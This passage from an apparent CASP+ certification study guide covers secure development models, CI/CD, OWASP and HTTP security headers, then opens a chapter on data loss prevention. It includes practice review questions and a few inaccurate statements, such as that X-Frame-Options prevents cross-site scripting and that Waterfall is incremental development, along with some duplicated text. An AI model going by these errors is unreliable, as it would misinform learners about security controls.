- ***User acceptance testing*:** This type of testing ensures that the customer (either internal or external) is satisfied with the functionality of the software. The advantages to this testing include:
    - The satisfaction of the client is increased.
    - The criteria for quality are set early.
    - Communication between team and customer is improved.

  The only disadvantage of user acceptance testing is that it adds cost to the process.
- **Regression testing:** This type of testing takes places after changes are made to the code to ensure that the changes have reduced neither functionality nor security. Its advantages include the following:
    - Better integration of changes
    - Improved product quality

- Detection of side effects

The only disadvantage of regression testing is the additional cost, but it is well worth it.

- **Peer review:** With this type of testing, developers review one another's code for security issues and code efficiency. The advantage is that it is more thorough than automated methods. The disadvantage is that it is time-consuming.

Development Approaches

Over time, many different software development approaches have been developed and used. In this section, you'll learn about some of the more common systems.

SecDevOps

DevSecOps, also called SecDevOps, is a development concept that grew out of the DevOps approach to software development. Let's first review DevOps.

While DevOps was created to develop a better working relationship between development and operations, encouraging a sense of shared responsibility for successful functionality, DevSecOps simply endeavors to bring security personnel into the process as well and create a shared sense of responsibility in all three groups with regard to security. As you can see in Figure 3-10, which shows a logo that depicts this concept, the entire process is wrapped in security, implying that security must be addressed at every development step.

Key Topic




Figure 3-10 DevSecOps

Agile

Agile software development is an iterative and incremental approach. Developers work on small modules. As users' requirements change, developers respond by addressing the changes. Changes are made as work progresses. Testing and customer feedback occur simultaneously with development. The Agile method prioritizes collaboration over design.

Many of the processes discussed thus far rely on rigid adherence to process-oriented models. In many cases, there is more focus on following procedural steps than on reacting to changes quickly and increasing efficiency. The Agile model puts more emphasis on continuous feedback and cross-functional teamwork. Agile attempts to be nimble enough to react to situations that arise during development. Less time is spent on upfront analysis, and more emphasis is placed on learning from the process and incorporating lessons learned in real time. There is also more interaction with the customer throughout the process.

The original Waterfall method breaks up the software development process into distinct phases. While it is a somewhat rigid approach, it sees the process as a sequential series of steps that are followed without going back to earlier steps. This approach is called incremental development.

The modified Waterfall method views each phase in the process as its own milestone in the project management process. Unlimited backward iteration (returning to earlier stages to address problems) is not allowed in this model; however, product verification and validation are performed. Problems that are discovered during the project do not initiate a return to earlier stages but rather are dealt with after the project is complete.

Figure 3-11 compares the Waterfall model and the Agile model.

Key Topic




Figure 3-11 Waterfall and Agile Models Comparison

With the Agile software development methodology, the highest priority is to satisfy the customer. Requirements for the software change often. New deliveries occur at short intervals. Developers are trusted to do their jobs. A working application is the primary measure of success.

Agile development is subject to some risks:

- Security testing may be inadequate.
- New requirements may not be assessed for their security impact.
- Security issues may be ignored, particularly if they would cause schedule delays.
- Security often falls by the wayside.
- Software that functions correctly may not necessarily be secure.

To address these issues, organizations should include a security architect as part of the development team. Security awareness training should be mandatory for all team members. Security standards and best practices should be documented and followed by the entire team. Security testing tools should be used to test each development piece.

Spiral

The ***spiral model***, also known as the spiral method, is actually a meta-model that incorporates a number of the software development models. Like the incremental model, the spiral model is also an iterative approach, but it places more emphasis on risk analysis at each stage. Prototypes are produced at each stage, and the process can be seen as a loop that keeps circling back to take a critical look at risks that have been addressed while still allowing visibility into new risks that may have been created in the last iteration.

The spiral model assumes that knowledge gained at each iteration is incorporated into the design as it evolves. In some cases, it even involves the customer making comments and observations at each iteration as well. Figure 3-12 shows this process. The radial dimension of the diagram represents cumulative cost, and the angular dimension represents progress made in completing each cycle.

Key Topic




Figure 3-12 Spiral Method

Security Implications of Agile Software Development

Agile software development is an iterative and incremental approach. Developers work on small modules. As users' requirements change, developers respond by addressing the changes. Changes are made as work progresses. Testing and customer feedback occur simultaneously with development. The Agile method prioritizes collaboration over design.

With the Agile software development methodology, the highest priority is to satisfy the customer. Requirements for the software change often. New deliveries occur at short intervals. Developers are trusted to do their jobs. A working application is the primary measure of success.

To address these issues, organizations should include a security architect as part of the development team. Security awareness training should be mandatory for all team members. Security standards and best practices should be documented and followed by the entire team. Security testing tools should be used to test each development piece.

Security Implications of the Waterfall Model

The ***Waterfall model***, also known as the Waterfall method, is a linear and sequential model. In this model, the team moves to the next phase only after the activities in the current phase are complete. However, the team cannot return to the previous stage. The phases of this model are

- Requirements and analysis
- Design
- Coding
- System integration
- Testing and debugging
- Delivery
- Maintenance

With the Waterfall software development methodology, the development stages are not revisited, projects take longer, and testing is harder because larger pieces are released. Often risks are ignored because they can negatively impact the project. This software development method involves the following risks:

- Developers cannot return to the design stage if a security issue is discovered.
- Developers may end up with software that is no longer needed or that doesn't address current security issues.
- Security issues are more likely to be overlooked due to time constraints.

Security Implications of the Spiral Model

The spiral model was introduced due to the shortcomings in the Waterfall model. In the spiral model, the activities of software development are carried out like a spiral. The software development process is broken down into small projects. The phases of the spiral model are as follows:

Key Topic

- Planning
- Risk analysis
- Engineering
- Coding and implementation
- Evaluation

With the spiral software development methodology, requirements are captured quickly and can be changed easily. But if the initial risk analysis is inadequate, the end project will have issues. Involving a risk analysis expert as part of the team can help ensure that the security is adequately assessed and designed.

Agile and spiral are usually considered better methods than the Waterfall method, especially considering how quickly the security landscape can change. However, each organization needs to decide which method best works for its particular situation.

Versioning

Versioning is an organizational system that involves assigning numbering to software versions to help indicate where each version falls in the version history. Versioning helps to ensure that developers are working with the latest version and eventually that users are using the latest version. Several approaches can be used. Version changes might add new functionality or might correct bugs.

A sequence-based versioning numbering system uses a hierarchy to indicate major and minor revisions. An example of this type of numbering is shown in Figure 3-13. Major revisions might be represented as a change from 1.1 to 1.2, while minor ones might be represented as 1.1 to 1.1.1. Other systems may be based on alphanumeric codes or date of release.

Key Topic




Figure 3-13 Sequence-Based Versioning

Figure 3-13 shows an example of the Windows OS versions for Windows 10. Each version update requires the system engineer and security engineer to review any changes to the overall operations of the OS and any changes to user permissions.

To learn more about Windows 10 version history, see https://docs.microsoft.com/en-us/windows/release-health/release-information.

Continuous Integration/Continuous Delivery (CI/CD) Pipelines

In software engineering, ***continuous integration (CI)*** is the practice of merging all developer working copies to a shared mainline several times a day. This helps prevent one developer's work-in-progress from breaking another developer's copy. In its original form, CI was used in combination with automated units and was conceived of as running all unit tests in the developer's local environment and verifying that they all passed before committing them to the main line. Later implementations introduced build servers, which automatically ran the unit tests periodically or even after every commit and reported the results to the developer.

Continuous delivery (CD) is the ability to make features, configuration changes, bug fixes, and experiments available to users, safely and quickly and in a sustainable way. A ***continuous delivery pipeline (CDP)*** represents the workflows needed to introduce a new piece of functionality from ideation to an on-demand release of value to the end user. An example is shown in Figure 3-14.

Key Topic




Figure 3-14 CDP Pipeline

Best Practices

Over time, best practices with regard to secure operations have been developed through trial and error. Organizations can benefit from this hard-earned knowledge by following principles found in guidelines published by various entities. In this section you'll learn about one such organization that focuses on web security and about a major weakness in HTTP.

Open Web Application Security Project (OWASP)

The ***Open Web Application Security Project (OWASP)*** is a group that monitors web attacks. OWASP maintains a list of the top 10 attacks on an ongoing basis. This group also holds regular meetings at chapters throughout the world, providing resources and tools including testing procedures, code review steps, and development guidelines.

OWASP provides a list called the Top 10 to help security engineers stay educated on the latest major threats. The OWASP Top 10 is a standard awareness document for developers and web application security engineers that represents a broad consensus about the most critical security risks to web applications.

Companies should adopt this document and start the process of ensuring that their web applications minimize the listed risks. Using the OWASP Top 10 is perhaps the most effective first step toward changing the software development culture within an organization into one that produces more secure code.

At the time that this book was published, the following threat was listed as the number-one concern, moving up from number five.

> **A01:2021-Broken Access Control** moves up from the fifth position; 94% of applications were tested for some form of broken access control. The 34 Common Weakness Enumerations (CWEs) mapped to Broken Access Control had more occurrences in applications than any other category.

To learn more about the OWASP Top 10, see https://owasp.org/www-project-top-ten/.

Proper Hypertext Transfer Protocol (HTTP) Headers

Browsers can support many HTTP header types that are not required but can help secure a web server.

HTTP headers can be grouped in several different ways, according to the context in which they are used. For example, headers may be categorized into four distinct groups:

- **Request headers:** These headers contain information about the browser of the requesting computer, the OS used by the client, the page being requested, and different ways the requesting browser will accept responses.
- **Response headers:** When a request is received, the server sends back a response that includes information like any sizes of files provided and information about the server (version and OS).
- **Representation headers:** These headers define how the web browser will display the content requested based on programming language and geographic regions.
- **Payload headers:** These headers provide information related to the transfer and rebuilding of the original information relayed in the representation header, including the length of the message and whether the contents are broken up into multiple messages.

The following are some examples of proper HTTP headers:

Key Topic

- The ***HTTP Strict Transport Security (HSTS) header*** enforces the use of encrypted HTTPS connections instead of plain-text HTTP communication.
- The ***Content Security Policy (CSP) header*** allows you to precisely control permitted content sources.
- The ***X-Frame-Options header*** prevents the current page from being loaded into any iframes. This prevents cross-site scripting attacks.

These are just a few examples. Web developers should make themselves aware of all security headers.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 3-1 lists these key topics and the page number on which each is found.

Table 3-1 Key Topics for Chapter 3

Key Topic Element	Description	Page Number
List	Secure design patterns	87
List	Security considerations for storage integration	87
Figure 3-1	Classic API Model	88
Figure 3-2	Container API Model	89
Figure 3-3	Communication with and Without Middleware	91
Figure 3-4	Sandboxing	92
Figure 3-5	Traditional Development	93
Figure 3-6	DevOps	94
Figure 3-7	Fuzzing	96
Figure 3-8	Peach Fuzzer Output	97
Figure 3-9	Regex Fuzzer	97
List	Types of static reviews	98
List	Approaches to dynamic testing	98
List	Recommended misuse testing conditions	99
List	Measures to reduce the risk of reusing code	104
List	Forms of test plans	105
List	Sample test template	105
List	Recommended characteristics of unit testing	108
List	Additional testing types	108
List	Advantages of integration testing	108
List	Disadvantages of integration testing	108

Key Topic Element	Description	Page Number
List	Advantages of user acceptance testing	108
List	Disadvantages of user acceptance testing	108
Figure 3-10	DevSecOps	109
Figure 3-11	Waterfall and Agile Models Comparison	110
List	Risks of Agile	111
Figure 3-12	Spiral Method	112
List	Phases of the Waterfall model	113
List	Risks of the Waterfall model	113
List	Phases of the spiral model	114
Figure 3-13	Sequence-Based Versioning	115
Figure 3-14	CDP Pipeline	116
List	Security-related HTTP header types	118

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

baseline, template, benchmark, secure by design, secure by default, secure by deployment, application programming interface (API), secure coding standards, middleware, sandboxing, DevOps, code signing, interactive application security testing (IAST), static application security testing (SAST), dynamic application security testing (DAST), fuzz testing, mutation fuzzing, generation-based fuzzing, formal review, lightweight review, pair programming, email code review, over-the-shoulder, tool-assisted, synthetic transaction monitoring, real user monitoring (RUM), misuse case testing, test coverage analysis, interface testing, customer relationship management (CRM), enterprise resource planning (ERP), configuration management database (CMDB), directory service, Domain Name System (DNS), service-oriented architecture (SOA), enterprise service bus (ESB), formal methods, security requirements traceability matrix (SRTM), fielding, validation testing, acceptance testing, regression testing, unit testing, integration testing, user acceptance testing, DevSecOps, Agile, spiral model, Waterfall model, versioning, continuous integration (CI), continuous delivery (CD), continuous delivery pipeline (CDP), Open Web Application Security Project (OWASP), HTTP Strict Transport Security (HSTS) header, Content Security Policy (CSP) header, X-Frame-Options header

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following is used to determine whether any security or performance issues exist?
   a. Template
   b. Benchmark
   c. Baseline
   d. Milestone

2. Which of the following HTTP headers enforces the use of encrypted HTTPS?
   a. HTTP Strict Transport Security header.
   b. Strict-Options header.
   c. Content Security Policy header
   d. X-Frame-Options header

3. You had to manually configure secure interfaces on your firewall. What engineering concept was not followed when this firewall was designed?
   a. Secure by default
   b. Secure by design
   c. Secure by deployment
   d. Secure by definition

4. Which of the following is the ability to make features, configuration changes, bug fixes, and experiments available to users, safely and quickly and in a sustainable way?
   a. Continuous integration
   b. Continuous versioning
   c. Continuous development
   d. Continuous delivery

5. In which API storage model are all of the functionalities and dependencies grouped?
   a. Classic model
   b. Container-based model
   c. Contemporary model
   d. Hypervisor model

6. Which of the following development models uses an iterative and incremental approach having developers work on smaller modules to accommodate user requirements?
   a. Spiral model
   b. Waterfall model
   c. Agile model
   d. DevOps model

7. Which of the following should be minimized during development?
   a. APIs
   b. Modules
   c. Revisions
   d. Code lines

8. Which development model encourages a sense of shared responsibility for successful functionality to include security concepts?
   a. Spiral
   b. DevSecOps
   c. Waterfall
   d. Flexible

9. Which of the following is software that is designed to perform functions on behalf of another application, offloading these functions and making it easier for software developers to focus on the specific purpose of their application?
   a. Shareware
   b. Middleware
   c. Freeware
   d. Two tier

10. After making revisions to the software what type of test should be executed?

  a. Integration

  b. Unit

  c. Regression

  d. Misuse

This chapter covers the following topics:

- **Data Loss Prevention:** This section covers blocking the use of external media, print blocking, Remote Desktop Protocol (RDP) blocking, clipboard privacy controls, restricted virtual desktop infrastructure (VDI) implementation, and data classification blocking.
- **Data Loss Detection:** Topics covered include watermarking, digital rights management (DRM), network traffic decryption/deep packet inspection, and network traffic analysis.
- **Data Classification, Labeling, and Tagging:** This section covers the handling of metadata and attributes.
- **Obfuscation:** Topics covered include tokenization, scrubbing, and masking.
- **Anonymization:** This section discusses the removal of personal information from data.
- **Encrypted vs. Unencrypted:** This section discusses the impact of encryption.
- **Data Life Cycle:** This section covers the stages of the data life cycle: creating, using, sharing, storing, archiving, and destroying.
- **Data Inventory and Mapping:** This section discusses the importance of inventory and mapping.
- **Data Integrity Management:** This section discusses issues with data changes and corruptions.
- **Data Storage, Backup, and Recovery:** This section covers the use of redundant array of inexpensive disks (RAID).

This chapter covers CAS-004 Objective 1.4: Given a scenario, implement data security techniques for securing enterprise architecture.

CHAPTER 4

Securing the Enterprise Architecture by Implementing Data Security Techniques

Securing the enterprise architecture entails the use of many techniques and processes. In this chapter you'll learn about data security techniques and how they can be used to support securing of the overall architecture.

Data Loss Prevention

As you learned in Chapter 1, preventing the loss of critical and sensitive data requires the use of both policies and procedures that reflect best practices and software tools such as data loss prevention (DLP) software to prevent malicious as well as inadvertent data leaks. In this opening section of the chapter you'll learn about other techniques to prevent data loss.

Blocking Use of External Media


One of the many ways malware and other problems can be introduced to a network (right around all your fancy firewalls and security devices) is through the peripheral devices that users bring in and connect to their computers. Moreover, sensitive data can also leave your network this way. To address this, you should implement controls over the types of peripherals users can bring and connect (if any). The following sections look at the biggest culprits.

The use of any types of USB devices (thumb drives, external hard drives, network interfaces, and so on) should be strictly controlled—and in some cases prohibited altogether. Granular control of this issue is possible thanks to Windows Group Policy.

Some organizations choose to allow certain types of USB storage devices but require that the devices be encrypted before they can be used. It is also possible to allow some but not all users to use these devices, and it is even possible to combine digital rights management features with the policy to prohibit certain types of information from being copied to these devices.

For example, with Group Policy in Windows, you can use a number of policies to control the use of USB devices. Figure 4-1 shows a default domain policy to disallow the use of all removable storage. As you see, there are many other less drastic settings as well.

Key Topic



Removable Storage Access

All Removable Storage classes: Deny all access

Edit policy setting

Requirements:
At least Windows Vista

Description:
Configure access to all removable storage classes.

This policy setting takes precedence over any individual removable storage policy settings. To manage individual classes, use the policy settings available for each class.

If you enable this policy setting, no access is allowed to any removable storage class.

If you disable or do not configure this policy setting, write and read accesses are allowed to all removable storage classes.

Setting	State	Comment
Set time (in seconds) to force reboot	Not configured	No
CD and DVD: Deny execute access	Not configured	No
CD and DVD: Deny read access	Not configured	No
CD and DVD: Deny write access	Not configured	No
Custom Classes: Deny read access	Not configured	No
Custom Classes: Deny write access	Not configured	No
Floppy Drives: Deny execute access	Not configured	No
Floppy Drives: Deny read access	Not configured	No
Floppy Drives: Deny write access	Not configured	No
Removable Disks: Deny execute access	Not configured	No
Removable Disks: Deny read access	Not configured	No
Removable Disks: Deny write access	Not configured	No
All Removable Storage classes: Deny all access	Enabled	No
All Removable Storage: Allow direct access in remote sessions	Not configured	No
Tape Drives: Deny execute access	Not configured	No
Tape Drives: Deny read access	Not configured	No
Tape Drives: Deny write access	Not configured	No
WPD Devices: Deny read access	Not configured	No
WPD Devices: Deny write access	Not configured	No

Figure 4-1 Controlling the Use of USB Devices

Print Blocking

As you learned in Chapter 1, blocking the printing of sensitive documents is entirely within the capabilities of DLP software. Print blocking can prevent someone from getting a copy of sensitive information off the printer and can prevent that information from being stored for any length of time in the memory of the print device, where it might be obtained by someone hacking into the printer.

Remote Desktop Protocol (RDP) Blocking

Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft that provides a graphical interface to connect to another computer over a network connection. Unlike Telnet and SSH, which allow only working from the command line, RDP enables you to work on a remote computer as if you were actually sitting at its console.

RDP sessions use native RDP encryption but do not authenticate the session host server. To mitigate this, you can use SSL/TLS for server authentication and to encrypt RDP session host server communications. This requires a certificate. You can use an existing certificate or the default self-signed certificate.

While RDP can be used for remote connections to a machine, it can also be used to connect users to a ***virtual desktop infrastructure (VDI)***. A VDI allows a user to connect from anywhere and work from a virtual desktop. Each user may have his or her own virtual machine (VM) image, or many users may use images based on the same VM.

The advantages and disadvantages of RDP are described in Table 4-1.

Key Topic

Table 4-1 Advantages and Disadvantages of RDP

Advantages	Disadvantages
Data is kept in the data center, so disaster recovery is easier.	Sever downtime can cause issues for many users.
Users can work from anywhere when using RDP in a VDI.	Network issues can cause problems for many users.
There is a potential reduction in the cost of business software when using an RDP model where all users are using the same base VM.	Insufficient processing power in the host system can cause bottlenecks.
	Implementing and supporting RDP requires solid knowledge.

RDP can be blocked at the firewall and at the system level by blocking port 3389.

Clipboard Privacy Controls

The clipboard function in desktops, laptops, and mobile devices is a convenient feature that stores information in memory until you paste it somewhere. But did you ever think of what happens after that? The information stays there until you copy over it! Moreover, in many systems, including Android, it has been found that any application can read that data without your permission.

While there is a fix to the Android issue, the point to be made is that organizations should be aware of this issue and take whatever steps are required to solve it as it may exist in your operating systems.

Restricted Virtual Desktop Infrastructure (VDI) Implementation

Virtual desktop infrastructures (VDIs) host desktop operating systems within a virtual environment in a centralized server. Users access the desktops and run them from the server. There are three models for implementing VDI:

- **Centralized model:** All desktop instances are stored in a single server, which requires significant processing power on the server.
- **Hosted model:** Desktops are maintained by a service provider. This model eliminates capital cost and is instead subject to operational cost.
- **Remote virtual desktops model:** An image is copied to the local machine, which means a constant network connection is unnecessary.

Figure 4-2 compares the remote virtual desktop models (also called streaming) with centralized VDI.




Figure 4-2 VDI Streaming and Centralized VDI

While a VDI environment can be beneficial, there are some steps that can be taken to restrict the infrastructure for security reasons:

- Consider disallowing copy and paste functions.
- Create an allow list (formerly known as a whitelist) or a block list (formerly known as a blacklist) to prevent users from accessing certain external sites or email providers.
- Evaluate the primary image for unnecessary services.
- Implement firewalls and antivirus software.
- Require multifactor authentication.

Data Classification Blocking

Data should be classified based on its value to the organization and its sensitivity to disclosure. Assigning a value to data allows an organization to determine the resources that should be used to protect the data. Resources that are used to protect data include human resources, monetary resources, and access control resources.

Classifying data as it relates to confidentiality, integrity, and availability (CIA) allows you to apply different protective measures.

After data is classified, the data can be segmented based on the level of protection it needs. Classification levels ensure that data is handled and protected in the most cost-effective manner possible. An organization should determine the classification levels it uses based on the needs of the organization. A number of commercial business and military and government information classifications are commonly used.

The information life cycle should also be based on the classification of the data. Organizations are required to retain certain information, particularly financial data, based on local, state, and federal laws and regulations.

Once data classification has occurred, you can then use the classifications to restrict access to data based on its classification. In Chapter 5, you'll will learn about an access control system called mandatory access control (MAC) that uses such classification labels to block access to data.

Data Loss Detection

It's bad enough when data leakages or data breaches occur, and it's even worse when you don't even know it's occurring! It is astounding how long it takes some companies to know they've been breached! In this section you'll learn about methods of detecting and preventing data loss.

Watermarking

Steganography occurs when a message is hidden inside another object, such as a picture or a document. In steganography, it is crucial that only those who are expecting the message know that the message exists.

Digital watermarking is a method used in steganography. It involves embedding a logo or trademark in documents, pictures, or other objects. The watermark deters people from using the materials in an unauthorized manner.

Digital Rights Management (DRM)

Hardware manufacturers, publishers, copyright holders, and individuals use ***digital rights management (DRM)*** to control the use of digital content. This often also involves device controls. First-generation DRM software controls copying. Second-generation DRM controls executing, viewing, copying, printing, and altering works or devices. The U.S. Digital Millennium Copyright Act (DMCA) of 1998 imposes criminal penalties on those who make available technologies whose primary purpose is to circumvent content protection technologies. DRM includes restrictive license agreements and encryption. DRM protects computer games and other software, documents, ebooks, films, music, and television.

In most enterprise implementations, the primary concern is the DRM control of documents by using open, edit, print, or copy access restrictions that are granted on a permanent or temporary basis. Solutions can be deployed that store the protected data in a central or decentralized model. Encryption is used in DRM to protect the data both at rest and in transit.

Network Traffic Decryption/Deep Packet Inspection

In Chapter 1 you learned about firewalls that can perform deep packet inspection. ***Deep packet inspection*** can be used to identify data types that should not be on the network as well as data types that should not be leaving the network.

When performing deep packet inspection on encrypted traffic, realize that the capturing system must be configured with the decryption key, and it will impact performance of the system doing the capture and subsequent decryption.

Network Traffic Analysis

When network traffic is captured for analysis, we typically are most concerned with which systems are communicating with which other systems and what they are sending to one another. One of the best tools for organizing traffic into conversations or flows is NetFlow (you learned about NetFlow in Chapter 1).

Data Classification, Labeling, and Tagging

Earlier in this chapter you learned about the value of classifying data into sensitivity levels. In this section you'll learn about how data is marked with its classification.

Metadata/Attributes

Data types are marked or labeled with their classification. This can be done physically with tags on storage devices containing data of various types and can also be done electronically so the DLP system can read this information and take the appropriate action, according to the DLP policy. Attributes (properties) of the data and its metadata (more details about the data) can also be used in this process.

XACML

Extensible Access Control Markup Language (XACML) is a standard for an access control policy language using Extensible Markup Language (XML). Its goal is to create an attribute-based access control system that decouples the access decision from the application or the local machine. It provides for fine-grained control of activities based on criteria including:

Key Topic

- Attributes of the user requesting access (for example, all division managers in London)
- The protocol over which the request is made (for example, HTTPS)
- The authentication mechanism (for example, requester must be authenticated with a certificate)

LDAP

LDAP attributes are used in Active Directory. Examples include the Distinguished Name (DN) and Relative Distinguished Name (RDN), Common Name (CN), Domain Component (DC), and Organizational Unit (OU) attributes.

Obfuscation

